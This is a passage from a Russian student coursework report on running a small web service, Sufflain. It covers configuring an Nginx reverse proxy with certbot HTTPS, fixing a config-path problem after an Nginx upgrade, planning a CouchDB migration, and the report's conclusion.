Поскольку раз в определенный промежуток времени срок действия сертификата истекает, его необходимо своевременно обновлять. Делать это каждый раз вручную было бы очень неудобно, поэтому появилась программа certbot, выполняющая эту операцию в автоматическом режиме.

Далее рассмотрим примененную настройку.

Для настройки потребовался обратный прокси, который находится между клиентом и инфраструктурой и перенаправляет запросы клиента на соответствующие компоненты этой инфраструктуры.

Существует множество вариантов, но самый популярный строится на основе веб-сервера Nginx. Его распространенность, а соответственно, наличие большого количества обучающего материала сыграли большую роль в выборе именно его.

Для начала нужно установить несколько пакетов: certbot, nginx, python3-certbot-nginx.

Сделать это можно, пользуясь системным менеджером пакетов, как показано на Рисунке 13.

Следующее, что требуется — добавление серверного блока, как показано на Рисунке 35, в конфигурационном файле Nginx. Этот блок отвечает за работу обратного прокси, перенаправляющего сетевой трафик на веб-сервер с самим сервисом - «http://localhost:8080».

```
7 server {  
8     server_name sufflain.icu;  
9  
10    location / {  
11        proxy_pass http://127.0.0.1:8080;  
12    }
```

Рисунок 35 – Серверный блок обратного прокси

Далее происходит использование самой программы certbot. Ее нужно запустить с флагом «--nginx», указывающим, что в качестве веб-сервера будет использоваться Nginx, и одной или несколькими опциями «-d», которые указывают доменные имена, которые будут указаны в

сертификате. В данном случае это были: «www.sufflain.icu» и «sufflain.icu». После этого программа запросит адрес электронной почты, который должен быть привязан к сертификату, а затем задаст несколько вопросов, на которые нужно ответить. Один из вопросов будет о том, должен ли веб-сервер Nginx перенаправлять все запросы HTTP на HTTPS. Был выбран утвердительный вариант.

После добавления HTTPS таким методом, в случае успеха, certbot покажет сообщение, аналогичное тому, что представлено на Рисунке 36.

```
-----  
Congratulations! You have successfully enabled https://sufflain.icu and  
https://www.sufflain.icu  
  
You should test your configuration at:  
https://www.ssllabs.com/ssltest/analyze.html?d=sufflain.icu  
https://www.ssllabs.com/ssltest/analyze.html?d=www.sufflain.icu  
-----
```


Рисунок 36 - Информация об успешном завершении работы программы

Проверка SSL при помощи веб-сайта, указанного в данном сообщении проходит успешно. Для получения информации о результате, смотрите Приложение В.

Просмотр информации о сервере при помощи поисковой системы Shodan (Приложение Г) помогает удостовериться в правильности произведенных настроек. Как показано на снимках экрана, находящихся в приложении, наш сервер перенаправляет все HTTP запросы на HTTPS, и доступ к веб-серверу, находящемуся за обратным прокси, также имеется.

Проверку возможности certbot обновлять сертификат в автоматическом режиме можно осуществить при помощи команды, показанной ниже, на Рисунке 37.

Важно отметить, что для корректной работы HTTPS требуется открыть порт 443, используя межсетевой экран аналогично представленному на Рисунке 15.




```
> certbot renew --dry-run
```

Рисунок 37: Проверка возможности certbot обновлять сертификат

3.3 Проблемы, возникшие при обновлении реверсного прокси

После успешной настройки обратного прокси было обнаружено, что в стандартном репозитории Ubuntu имеется лишь пакет nginx, содержащий версию данного веб-сервера от 2020 года. Использование столь старого программного обеспечения, взаимодействующего с внешним миром небезопасно, поэтому было принято решение об обновлении пакета, используя репозитории, указанные на веб-сайте разработчика. Информация о старой версии показана на Рисунке 38.



```
> curl -I sufflain.icu
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 12 Mar 2022 07:30:19 GMT
```

Рисунок 38 - Информация о старой версии nginx

Далее было выполнено обновление, которое на первый взгляд прошло успешно. Через несколько часов после обновления один из

пользователей связался с нами и прикрепил снимок экрана, на котором была показана HTML страница, обычно отображаемая на свежееустановленных веб-серверах Nginx. Укороченный вариант представлен на Рисунке 39.




Рисунок 39 – Снимок экрана
пользователя

В процессе устранения проблемы было выяснено, что версия, установленная из репозитория разработчика, использует конфигурационные файлы, расположенные в другой директории. Соответственно, веб-сервер не использовал конфигурационные файлы, модифицированные на более ранних этапах настройки.

Конфигурационный файл, отредактированный на прошлых этапах был «/etc/nginx/sites-available/default». Для устранения проблемы данный файл был перемещен в «/etc/nginx/conf.d/default.conf». Далее сервис nginx был перезапущен для применения конфигураций.

Эти действия привели к восстановлению корректной работы сервиса, предоставляемого пользователям Sufflain.

3.4 Миграция на другую базу данных

Использование баз данных, предоставляемых в виде облачных услуг безусловно удобно и выгодно. Тем не менее, у такого метода есть и весомые минусы. Доступ к таким базам данных может быть ограничен для определенных стран или пользователей по решению владельцев сервиса, либо в случае блокировки данного сервиса государственными органами.

Это является причиной, по которой размещение баз данных как частей внутренней инфраструктуры является гораздо более надежным.

Именно по этой причине, после нескольких месяцев работы сервиса, было решено произвести миграцию на другую базу данных. В качестве альтернативы была выбрана CouchDB. Стала она подходящим вариантом, так как способна предложить те же опции, что имелись у прошлой. Переход на другую базу данных был невозможен без проведения дополнительных настроек серверной инфраструктуры и, со стороны разработчика, переписывания большей части исходного кода сервиса, но CouchDB позволила снизить количество работы, так как использует похожий API.

Для эффективного взаимодействия пользователей с базой данных, также был добавлен еще один компонент — API.

Изменение архитектуры требует дополнительной настройки уже имеющихся компонентов, таких как, реверсный прокси. Эти модификации будут выполнены в будущем, после завершения

перестройки архитектуры. Соответственно, этот этап невозможно включить в данную работу.

После этого архитектура сервиса будет выглядеть так, как показано на Рисунке ниже.




Рисунок 40: Новая архитектура Sufflain

Обозначения на схеме:

- Синие блоки «API» и «Web Server» - те, взаимодействие с которыми происходит через реверсный прокси;
- Красными стрелками показано направление, в котором могут передаваться данные, оперируемые сервисом. Так как запись в БД может осуществляться только компонентом «Tracker», между ним и базой находится двусторонний указатель;
- Пространство вокруг пользователя и всех компонентов серверной инфраструктуры — сеть Интернет.

ЗАКЛЮЧЕНИЕ

В процессе работы над курсовой работой по теме «Проектирование и администрирование серверной инфраструктуры веб-сервисов», для построения серверной архитектуры сервиса «Sufflain» был использован виртуальный приватный сервер, арендованный у одного из российских провайдеров. Все компоненты сервиса удалось разместить на этом сервере и обеспечить к нему доступ пользователям, имеющим выход в сеть Интернет.

В первой части были проанализированы возможные способы развертывания веб-приложений и веб-сервисов, соответствующие варианты площадок, позволяющих использовать некоторые из способов. Затем был произведен выбор наиболее подходящего способа.

Во второй части был проведен выбор и последующая настройка необходимого программного обеспечения.

В третьей части были проанализированы лог-файлы, имеющиеся в системе, рассмотрены некоторые попытки получения удаленного доступа к серверу злоумышленниками. Затем были описаны проблемы, встретившиеся при администрировании сервера, а также пути их решения.

Первая проблема заключалась в том, что сетевой трафик между клиентами сервиса и сервером не были зашифрованы. Соответственно, он мог быть и был подвержен изменениям с третьей стороны. Было выявлено, что изменения вносили лишь некоторые Интернет-

провайдеры. Эта проблема была решена настройкой HTTPS и принудительным перенаправлением трафика с HTTP на HTTPS.

Вторая проблема была связана с обновлением программного обеспечения обратного прокси до более новой версии. Ее суть заключалась в использовании новой версией конфигурационных файлов, находящихся в другом месте файловой системы. Решением было перемещение имеющегося конфигурационного файла в новое место.

Третья проблема является следствием использования базы данных, находящейся в облаке вместо самого сервера сервиса. Доступ к этой базе данных может быть в любой момент утерян, поэтому было принято решение о миграции на базу данных, располагающуюся на том же сервере, что и остальные компоненты. Эта проблема находится в данный момент в стадии разрешения, поэтому подробное описание включить в работу невозможно.

Итак, был запущен сервис, ежедневно предоставляющий свои услуги небольшому количеству людей, что делает их жизнь немного удобнее.

В процессе проектирования и администрирования серверной инфраструктуры было получено большое количество знаний и опыта, в том числе по осуществлению настройки опеределенного программного обеспечения, а также устранению неполадок, возникших при настройке.